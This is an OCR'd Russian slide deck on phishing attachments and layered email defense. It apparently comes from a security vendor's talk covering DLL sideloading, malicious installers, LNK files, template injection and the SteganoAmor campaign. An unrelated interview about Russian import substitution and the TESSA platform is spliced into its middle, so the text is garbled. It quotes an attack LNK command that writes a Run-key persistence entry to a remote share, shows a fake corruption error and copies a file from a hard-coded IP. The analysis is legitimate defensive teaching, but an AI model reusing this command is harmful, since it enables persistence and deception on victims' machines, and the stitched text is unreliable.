
Уникальные возможности ПМЭФ:

– Эффективная платформа для бизнес-коммуникаций: встречи с коллегами, партнерами, экспертами, лидерами мирового бизнеса,

Использование DLL sideloading




Использование инсталляторов




88F80DD337A8F53EF	STATRKZU.EXE|StatRKZU.exe
B830E17D71DF5A204	INSTALL.CAB|install.cab
289BB634BDB4FAB3C	STATDB.ABS|StatDB.abs
FB7D45B3FB7571B4B	STATRKZU.ICO|StatRKZU.ico
4B876FA881D546DA8	STATRKZU.CHM|StatRKZU.chm
8B1F3D4022B4F90F8	UNINS000.EXE|unins000.exe
19F12437AC578A3A2	UNINS000.DAT|unins000.dat
18EAE9B4CE2831FB5	EXPORT~1.DBF|ExportReport.dbf
D6920C732F64E883D0	SCHABL~1.DOT|Schablone.dot
97E67BB41817FF04	SCHABL~2.DOT|SchabloneCopy.dot
19B12D520B8C6683E	INSTALL.VBS|install.vbs

Использование LNK-файлов

```
/c start "" reg.exe add
"HKEY_CURRENT_USER\Software\Microsoft\
Windows\CurrentVersion\Run" /v
"Microsoft Office Word" /t REG_SZ /d
"\\[redacted]\Microsoft Office
Word$\WINWORD.exe" /f & start "" msg
* Произошла ошибка при открытии
данного документа. Файл поврежден и
не может быть восстановлен & start ""
xcopy "\\79.132.128.47\image.jpg" "\"
/Y
```



Template injection



Об импортозамещении - переходе к импортонезависимости

Мы, действительно, живем во время турбулентности: пандемия, затем сильное санкционное давление. Каким образом вал нынешних санкций и демарши зарубежных ИТ-компаний повлияют на стратегию корпоративной информатизации и изменят российский рынок ИТ-решений и проектов?


Нынешние проекты будут в большей степени комплексные, когда заказчик меняет сразу ряд систем в инфраструктуре. Какие требования к вендорам и конкретным продуктам выходят сегодня на первый план?

В первую очередь, отмечаем изменение приоритетов в уже работающих проектах, которые изначально были построены на нашей российской платформе СЭД TESSA. Меняется технологический стек: заказчики хотят перейти на российскую СУБД, поменять системное ПО, чтобы полностью импортозаместиться. Похоже, что когда западные компании решат вернуться на наш рынок, все же реакция на их действия уже необратима: прецедент создали, риски сформировали, и теперь клиенты будут стараться эти риски купировать.

Что касается рынка в целом, то мы наблюдаем всплеск интереса к решениям, обеспечивающим комплексный переход на новый импортонезависимый софт. Да, он вынужденный, но именно он сегодня определяет повестку дня.

Насколько готовы отечественные производители к тому, чтобы обеспечить нужными решениями растущий спрос со стороны клиентов?


Однозначного ответа здесь нет. Если говорить про сам софт, то имеется импортонезависимое ПО, достаточное для покрытия большинства учетных и управленческих задач. Возможно, в каких-то деталях он пока отстает от западных аналогов, но выбор точно есть. Более сложная ситуация с специализированным софтом,



Template injection

Многоступенчатые вложения

На примере кампании SteganoAmor



02

Техники хакеров

Защита почты

Первый этап защиты

IP, DNS, домены

- Репутация
  (участие в других рассылках)
- SPF
- DKIM
- PTR (rDNS)
- Дата регистрации домена

Checking **92.118.39.120** against **77** known blacklists...
Listed **10** times with **5** timeouts


	Blacklist		Blacklist
LISTED	BLOCKLIST.DE	LISTED	s5h.net
LISTED	DRONE BL	LISTED	Spamhaus ZEN
LISTED	MAILSPIKE BL	LISTED	UCEPROTECTL1
LISTED	MAILSPIKE Z	LISTED	UCEPROTECTL2
LISTED	RATS Spam	LISTED	UCEPROTECTL3
		OK	0SPAM

```
Received: from dc3-mbx-02.ptsecurity.ru (10.30.52.207) by
 dc3-mbx-03.ptsecurity.ru (10.30.52.208) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.2.1544.4
 via Mailbox Transport; Sun, 28 Apr 2024 15:08:42 +0300
Authentication-Results: mx3.ptsecurity.com;
    spf=pass reason="the domain 'knockinmail.ru' designates '92.53.116.145' as permitted sender."
    dmarc=none reason="no DMARC record found." header.from=knockinmail.ru;
    dkim=pass reason="signature verified."
Received: from smtpout7.timeweb.ru (92.53.116.145) by mx3.ptsecurity.com
 (10.20.20.31) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.2.1544.4; Sun, 28 Apr
 2024 15:08:29 +0300
DKIM-Signature: [...]
Received: from [51.250.53.91] (helo=prod-mailsender-5f7876c464-vrtps)
    by smtp.timeweb.ru with esmtpsa  (TLS1.3) tls TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
    (Exim 4.95)
    (envelope-from <noreply@knockinmail.ru>)
    id 1sl3Kf-0005B6-Dy
    for ybabin@ptsecurity.com;
    Sun, 28 Apr 2024 15:08:37 +0300
From: noreply@knockinmail.ru
```

Второй этап защиты

Тело письма

- Проверка ссылок (домен и IP)
- Загрузка контента по ссылке (и последующая его отправка в антивирус или песочницу)
- Репутация сообщения




Третий этап защиты


> Файлы

Быстрые способы

- Статический анализ
- Расширение файла
- Хеш-суммы
- Сигнатурный анализ



Поведенческий анализ





03


Почему хакеры обходят эту защиту

Потому что это легко

